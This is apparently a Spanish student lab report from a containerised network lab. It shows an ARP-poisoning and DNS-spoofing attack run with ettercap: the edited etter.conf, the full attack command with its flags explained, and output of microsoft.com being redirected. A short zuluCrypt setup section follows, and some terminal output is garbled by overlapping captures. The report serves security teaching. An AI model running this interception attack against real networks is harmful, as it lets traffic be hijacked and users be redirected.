_pc3_qUYEvZx4QtMbMsxR2UoQsg
e30c8c3c4d00 xtrm0/quagga "bash" 40 seconds ago Up 25 seconds
_pc1_qUYEvZx4QtMbMsxR2UoQsg

(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Desktop/laboratorios/PEC3]
└$ sudo docker exec -t -i 4ed89b81a584 bash
root@firewall:/# iptables -t nat -D PREROUTING -p tcp --dport 80 -j DNAT --to 5.5.5.2
root@firewall:/#
```

Entramos en pc2 actualizamos e instalamos ettercap.

```
(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Desktop/laboratorios/PEC3]
└$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
1c5708cd6e60 xtrm0/quagga "bash" 4 minutes ago Up 4 minutes
_kwebserver_qUYEvZx4QtMbMsxR2UoQsg
4ed89b81a584 xtrm0/quagga "bash" 4 minutes ago Up 4 minutes
_firewall_qUYEvZx4QtMbMsxR2UoQsg
cf4012857d67 xtrm0/quagga "bash" 4 minutes ago Up 4 minutes
_c2_qUYEvZx4QtMbMsxR2UoQsg
7f55700dda7b xtrm0/quagga "bash" 4 minutes ago Up 4 minutes
_c3_qUYEvZx4QtMbMsxR2UoQsg
e30c8c3c4d00 xtrm0/quagga "bash" 4 minutes ago Up 4 minutes
_c1_qUYEvZx4QtMbMsxR2UoQsg

(jrodriguezgonzalez6) └─(kali㉿kali)-[~/Desktop/laboratorios/PEC3]
└$ sudo docker exec -t -i cf4012857d67 bash
root@pc2:/# apt-get update -y
Get:1 http://deb.debian.org/debian buster InRelease [122 kB]
Get:2 http://security.debian.org/debian-security buster/updates InRelease [34.8 kB]
Get:3 http://deb.debian.org/debian buster-updates InRelease [56.6 kB]
Get:4 https://deb.troglbit.com/debian stable InRelease [1861 B]
Get:5 http://security.debian.org/debian-security buster/updates/main amd64 Packages [521 kB]
Get:6 http://deb.debian.org/debian buster/main amd64 Packages [7909 kB]
Get:7 https://deb.troglbit.com/debian stable/main amd64 Packages [17.0 kB]
Get:8 http://deb.debian.org/debian buster-updates/main amd64 Packages [8788 B]
Fetched 8671 kB in 5 s (1745 kB/s)
Reading package lists... Done
root@pc2:/# apt install ettercap-text-only
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ettercap-common libluajit-5.1-2 libluajit-5.1-common
```

A continuación procedemos a modificar el archivo alojado en de google, cuya ip es en España 142.250.185.3, quedando el archivo como queda.

```

uno mano 5.2                                /etc/ettercap/etter.conf
Trash                                         MODIFIED
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
#####
fileSystems
#####
# microsoft sucks ;
# redirect it to www.linux.org
#
microsoft.com      A    142.250.185.3
*microsoft.com     A    142.250.185.3
www.microsoft.com  PTR   142.250.185.3    # Wildcards in PTR are not allowed
#####
# no one out there can have our domains ...
#
www.alor.org      A    127.0.0.1
www.naga.org      A    127.0.0.1
www.naga.org      AAAA  2001:db8::2
#####
# dual stack enabled hosts does not make life easy
# force them back to single stack
#
www.ietf.org      A    127.0.0.1
www.ietf.org      AAAA  ::

www.example.org   A    0.0.0.0

```

Nos metemos en PC3 y lo que vamos a hacer es hacer ping a microsoft.com, donde observamos que la ip es 20.70.246.20.

```

root@pc3:/# ping microsoft.com
PING microsoft.com (20.70.246.20) 56(84) bytes of data.
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=1 ttl=59 time=339 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=2 ttl=59 time=363 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=3 ttl=59 time=386 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=4 ttl=59 time=409 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=5 ttl=59 time=330 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=6 ttl=59 time=353 ms
64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=7 ttl=59 time=375 ms
^C
--- microsoft.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 13ms
rtt min/avg/max/mdev = 329.833/364.898/409.173/25.449 ms
root@pc3:/# 

```

(jrodriguezgonzalez㉿kali㉿kali)-[~]

ahora volvemos a pc2, donde tenemos instalado ettercap y lanzamos el ataque.

```

root@pc2:/# ettercap -T -q -i eth0 -P dns_spoof -M arp:remote /1.2.3.4// /1.2.3.1// 
root@pc2:/# 
File Actions Edit View Help
(jrodriguezgonzalez㉿kali㉿kali)-[~]
└─$ 

```

- **-T:** indica el modo de texto.
- **-q** es para el modo silencioso.
- **-i eth0** selecciona la interfaz de red.
- **-P dns_spoof** selecciona el complemento de DNS spoofing
- **-M arp:remote** inicia un ataque ARP spoofing contra la víctima y el router, y **/1.2.3.4//** y **/1.2.3.1//** son las direcciones IP de la víctima y el router, respectivamente.

Lanzamos el ataque:

```

root@pc2:/# ettercap -T -q -i eth0 -P dns_spoof -M arp:remote /1.2.3.4// /1.2.3.1//  

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  

File Edit View Help  

Listening on:  

  eth0 → 76:DE:E1:4C:F7:2B  

(jrodriguezgonzalez6㉿kali)-[~]  

└─$ docker ps  

CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES  

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  

Privileges dropped to EUID 65534 EGID 65534 ...  

4ed59b81a584 xterm/quagga "bash" 21 minutes ago Up 21 minutes kathara_kali-iso0mojtgglk4ndbdpjxg  

_f 33 plugins EV2x4QCNbMsXR2UoQsg kathara_kali-iso0mojtgglk4ndbdpjxg  

cf 42 protocol dissectors ga "bash" 21 minutes ago Up 21 minutes kathara_kali-iso0mojtgglk4ndbdpjxg  

m 57 ports monitored 2Uu008e kathara_kali-iso0mojtgglk4ndbdpjxg  

20388 mac vendor fingerprint "bash" 21 minutes ago Up 21 minutes kathara_kali-iso0mojtgglk4ndbdpjxg  

1766 tcp OS fingerprint Qsg kathara_kali-iso0mojtgglk4ndbdpjxg  

2182 known services/quagga "bash" 21 minutes ago Up 21 minutes kathara_kali-iso0mojtgglk4ndbdpjxg  

Lua: no scripts were specified, not starting up!  

Scanning for merged targets (2 hosts) ...  

└─$ sudo docker exec -it 7f55700dda7b bash  

* ━━━━━━━━━━| 100.00 %  

root@pc3:/# ping www.microsoft.com  

2 hosts added to the hosts list... 16.225.140) 56(84) bytes of data.  

64 bytes from a2-16-225-140.deploy.static.akamaitechnologies.com (2.16.225.140): icmp_seq=1 ttl=59 time=16.7 ms  

ARP poisoning victims: 140.deploy.static.akamaitechnologies.com (2.16.225.140): icmp_seq=2 ttl=59 time=18.0 ms  

64 bytes from a2-16-225-140.deploy.static.akamaitechnologies.com (2.16.225.140): icmp_seq=3 ttl=59 time=18.4 ms  

GROUP 1 : 1.2.3.4 76:30:15:FE:C6:0E atic.akamaitechnologies.com (2.16.225.140): icmp_seq=4 ttl=59 time=18.4 ms  

64 bytes from a2-16-225-140.deploy.static.akamaitechnologies.com (2.16.225.140): icmp_seq=5 ttl=59 time=17.4 ms  

GROUP 2 : 1.2.3.1 EE:FD:26:B4:61:55 atic.akamaitechnologies.com (2.16.225.140): icmp_seq=6 ttl=59 time=18.5 ms  

Starting Unified sniffing ...  

— e13678.dscl.akamaiedge.net ping statistics —  

6 packets transmitted, 6 received, 0% packet loss, time 27ms  

Text only Interface activated ... 889/18.470/0.665 ms  

Hit 'h' for inline help ft.com  

PING microsoft.com (20.70.246.20) 56(84) bytes of data.  

Activating dns_spoof plugin ... 20.70.246.20): icmp_seq=1 ttl=59 time=339 ms  

64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=2 ttl=59 time=363 ms  

█ bytes from 20.70.246.20 (20.70.246.20): icmp_seq=3 ttl=59 time=386 ms  

64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=4 ttl=59 time=409 ms  

64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=5 ttl=59 time=330 ms  

64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=6 ttl=59 time=353 ms  

64 bytes from 20.70.246.20 (20.70.246.20): icmp_seq=7 ttl=59 time=375 ms  

^C  

— microsoft.com ping statistics —  

7 packets transmitted, 7 received, 0% packet loss, time 13ms  

rtt min/avg/max/mdev = 329.833/364.898/409.173/25.449 ms  

root@pc3:/# 
```

(jrodriguezgonzalez6) └─(kali㉿kali)-[~]

Entramos en pc3 e intentamos hacer ping a microsoft.com

```

File Actions Edit View Help
File Actions Edit View Help
root@pc3:/# ping microsoft.com
PING microsoft.com (142.250.185.3) 56(84) bytes of data.
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=1 ttl=59 time=23.5 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=2 ttl=59 time=33.6 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=3 ttl=59 time=32.1 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=4 ttl=59 time=22.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=5 ttl=59 time=28.9 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=6 ttl=59 time=27.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=7 ttl=59 time=25.5 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=8 ttl=59 time=27.6 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=9 ttl=59 time=30.2 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=10 ttl=59 time=29.1 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=11 ttl=59 time=23.2 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=12 ttl=59 time=26.2 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=13 ttl=59 time=27.4 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=14 ttl=59 time=23.6 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=15 ttl=59 time=22.3 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=16 ttl=59 time=24.5 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=17 ttl=59 time=30.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=18 ttl=59 time=29.9 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=19 ttl=59 time=28.1 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=20 ttl=59 time=33.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=21 ttl=59 time=26.3 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=22 ttl=59 time=97.5 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=23 ttl=59 time=65.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=24 ttl=59 time=29.8 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=25 ttl=59 time=32.1 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=26 ttl=59 time=28.3 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=27 ttl=59 time=18.7 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=28 ttl=59 time=31.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=29 ttl=59 time=31.9 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=30 ttl=59 time=27.9 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=31 ttl=59 time=35.9 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=32 ttl=59 time=35.4 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=33 ttl=59 time=35.6 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=34 ttl=59 time=35.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=35 ttl=59 time=31.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=36 ttl=59 time=36.6 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=37 ttl=59 time=28.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=38 ttl=59 time=32.1 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=39 ttl=59 time=27.9 ms
^C64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=40 ttl=59 time=39.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=41 ttl=59 time=27.0 ms
64 bytes from www.microsoft.com (142.250.185.3): icmp_seq=42 ttl=59 time=25.9 ms
^C
— microsoft.com ping statistics —
[rodriguezgonzalez6]—(kali㉿kali)-[~]

```

Podemos ver que ahora la dirección ip ha cambiado a 142.250.185.3.

Por otro lado en la consola de pc2, nos aparece lo siguiente.

```

64 bytes from Text only Interface activated...
64 bytes from Hit 'h' for inline help
64 bytes from
64 bytes from Activating dns_spoof plugin ...
64 bytes from
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=31.0 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=31.9 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=27.9 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=35.9 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=35.4 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=35.6 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=35.0 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=31.0 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=36.6 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=28.0 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=32.1 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=27.9 ms
^C64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=39.0 ms
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3] time=27.0 ms
64 bytes from dns_spoof: PTR [3.185.250.142.in-addr.arpa] spoofed to [www.microsoft.com]
File Actions Edit View Help
(jrodriguezgonzalez6)—(kali㉿kali)-[~]

```

Por ultimo para comprobar que redirige a google procedemos a acceder a esa dirección IP, abriendo la consola de red de herramientas del desarrollador. En este caso podemos ver que 142.250.185.3 nos da un

estatus del tipo 301, el cual significa que nos redirige a www.google.com tal y como aparece en la siguiente linea con un status 200,

The screenshot shows a browser window with the Google homepage loaded. Below the page, a debugger tool's Network tab is open, displaying network requests. The table lists several requests, including a 301 redirect from 142.250.185.3 to www.google.com, and various resources like the Google logo and scripts.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
301	GET	142.250.185.3	/	document	html	cached	145.1...
200	GET	www.google...	/	document	html	45.63 KB	145.1...
204	POST	www.google...	gen_204?atyp=i&ei=gdGcZJ-3DfOE9u8P8O2AwA	beacon	html	663 B	0 B
200	GET	www.google.com	googlelogo_light_color_272x92dp.png	img	png	cached	3.61 KB
200	GET	www.gstatic...	rs=AA2YrTuPH0k374qbykWvq6OH1fPu-EfqIq	script	js	cached	197.4...

64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3]
64 bytes from dns_spoof: A [microsoft.com] spoofed to [142.250.185.3]

[Volver al indice.](#)

Respuesta a la pregunta 5.1.

Vamos a proceder primero a instalar zulucrypt, para ello introducimos los siguientes comandos en la terminal de kali:


```
sudo apt update

sudo apt-get install zulucrypt-cli zulucrypt-gui
```


```
(jrodriguezgonzalez6) └─(kali㉿kali)-[~]
└$ sudo apt update
[sudo] password for kali:
Get:1 http://ppa.launchpad.net/katharaframework/kathara/ubuntu focal InRelease [18.1 kB]
Get:2 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:4 http://ppa.launchpad.net/katharaframework/kathara/ubuntu focal/main Sources [796 B]
Get:5 http://ppa.launchpad.net/katharaframework/kathara/ubuntu focal/main amd64 Packages [548 B]
Get:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.2 MB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [176 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [916 kB]
Fetched 66.1 MB in 36s (1,861 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1612 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: http://ppa.launchpad.net/katharaframework/kathara/ubuntu/dists/focal/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details.

(jrodriguezgonzalez6) └─(kali㉿kali)-[~]
└$ sudo apt-get install zulucrypt-cli zulucrypt-gui
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  cracklib-runtime libcrack2 libpwquality-common libpwquality1 libzulucrypt-exe1.2.0 libzulucrypt1.2.0
    libzulucryptpluginmanager1.0.0 wamerican zulupolkit
The following NEW packages will be installed:
  cracklib-runtime libcrack2 libpwquality-common libpwquality1 libzulucrypt-exe1.2.0 libzulucrypt1.2.0
    libzulucryptpluginmanager1.0.0 wamerican zulucrypt-cli zulucrypt-gui zulupolkit
0 upgraded, 11 newly installed, 0 to remove and 1612 not upgraded.
Need to get 1,270 kB of archives.
After this operation, 5,320 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 wamerican all 2020.12.07-2 [221 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libcrack2 amd64 2.9.6-5+b1 [44.0 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 cracklib-runtime amd64 2.9.6-5+b1 [143 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libpwquality-common all 1.4.5-1 [51.3 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 libpwquality1 amd64 1.4.5-1+b1 [12.8 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libzulucrypt1.2.0 amd64 6.2.0-1 [89.1 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libzulucryptpluginmanager1.0.0 amd64 6.2.0-1 [30.9 kB]
```


Ahora apagaremos kali para añadir un disco duro sin formatear dentro de la VM de Kali.




Procedemos a abrir la aplicación gparted y damos formato al disco duro insertado.



